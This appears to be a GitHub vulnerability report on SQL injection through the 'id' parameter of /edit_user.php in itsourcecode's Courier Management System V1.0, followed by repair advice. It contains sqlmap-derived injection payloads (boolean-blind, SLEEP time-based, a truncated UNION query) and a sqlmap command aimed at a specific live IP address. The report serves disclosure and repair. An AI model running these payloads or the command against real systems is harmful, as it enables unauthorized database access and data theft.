New issue

itsourcecode Courier Management System V1.0 SQL Injection Vulnerability #12

Open

ltranquility opened 2 weeks ago Owner

itsourcecode Courier Management System V1.0 SQL Injection Vulnerability

NAME OF AFFECTED PRODUCT(S)

- Courier Management System

Vendor Homepage
https://itsourcecode.com/free-projects/php-project/courier-management-system-project-in-php-and-mysql/

AFFECTED AND/OR FIXED VERSION(S)

- V1.0

Vuldb Submitter

- skylian

Vulnerable File

- /edit_user.php

VERSION(S)

- V1.0

PROBLEM TYPE

Vulnerability Type

- SQL Injection

Root Cause

- A SQL injection vulnerability was found in the "/edit_user.php" file of the "Courier Management System Project In PHP". The reason for this issue is that attackers can inject malicious code from the parameter 'id' after logging in with valid credentials. The application fails to properly sanitize or validate this input before using it in SQL queries. This allows attackers to manipulate SQL queries and perform unauthorized operations.

Impact

- Attackers can exploit this SQL injection vulnerability to no unauthorized database access, sensitive data leakage, data tampering, comprehensive system control, and even service interruption, posing a serious threat to system security and business continuity.

DESCRIPTION

During the security review of "Courier Management System", a critical SQL injection vulnerability was discovered in the "/edit_user.php" file. attackers can inject malicious SQL queries through this parameter. Immediate remedial measures are needed to ensure system security and protect data integrity.

Vulnerability Location:

- 'id' parameter

POC:

```
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 7142=7142

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 2125 FROM (SELECT(SLEEP(5)))tqCR)

    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: id=-5353 UNION ALL SELECT
```


```
NULL,CONCAT(0x7176786271,0x43647972547976565a754e447a566c5270764e5163636b4f6d637367434578524
- -
```

AUTHENTICATION REQUIRED

- Exploitation requires authentication or prior access to the system.

The following are screenshots of some specific Managemen obtained from testing and running with the sqlmap tool:

python sqlmap.py --random-agent --batch -u "http://154.219.114.125:8810/edit_user.php?id=1" --dbms=mysql --current-db



Suggested Repair

1. Use Prepared Statements and Parameter Binding:
   Preparing statements can prevent SQL injection as they separate SQL code from user input data. When using prepared statements, the value entered by the user is treated as pure data and will not be interpreted as SQL code.

2. Input Validation and Filtering:
   Strictly validate and filter user input data to ensure it conforms to the expected format. For example, ensure that nominee IDs match a valid numeric pattern.

3. Minimize Database User Permissions:
   Ensure that the account used to connect to the database has the minimum necessary permissions. Avoid using accounts with advanced permissions (such as 'root' or 'admin') for daily operations.

4. Regular Security Audits:
   Regularly conduct code and system security audits to promptly identify and fix potential security vulnerabilities.

Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

No branches or pull requests

Participants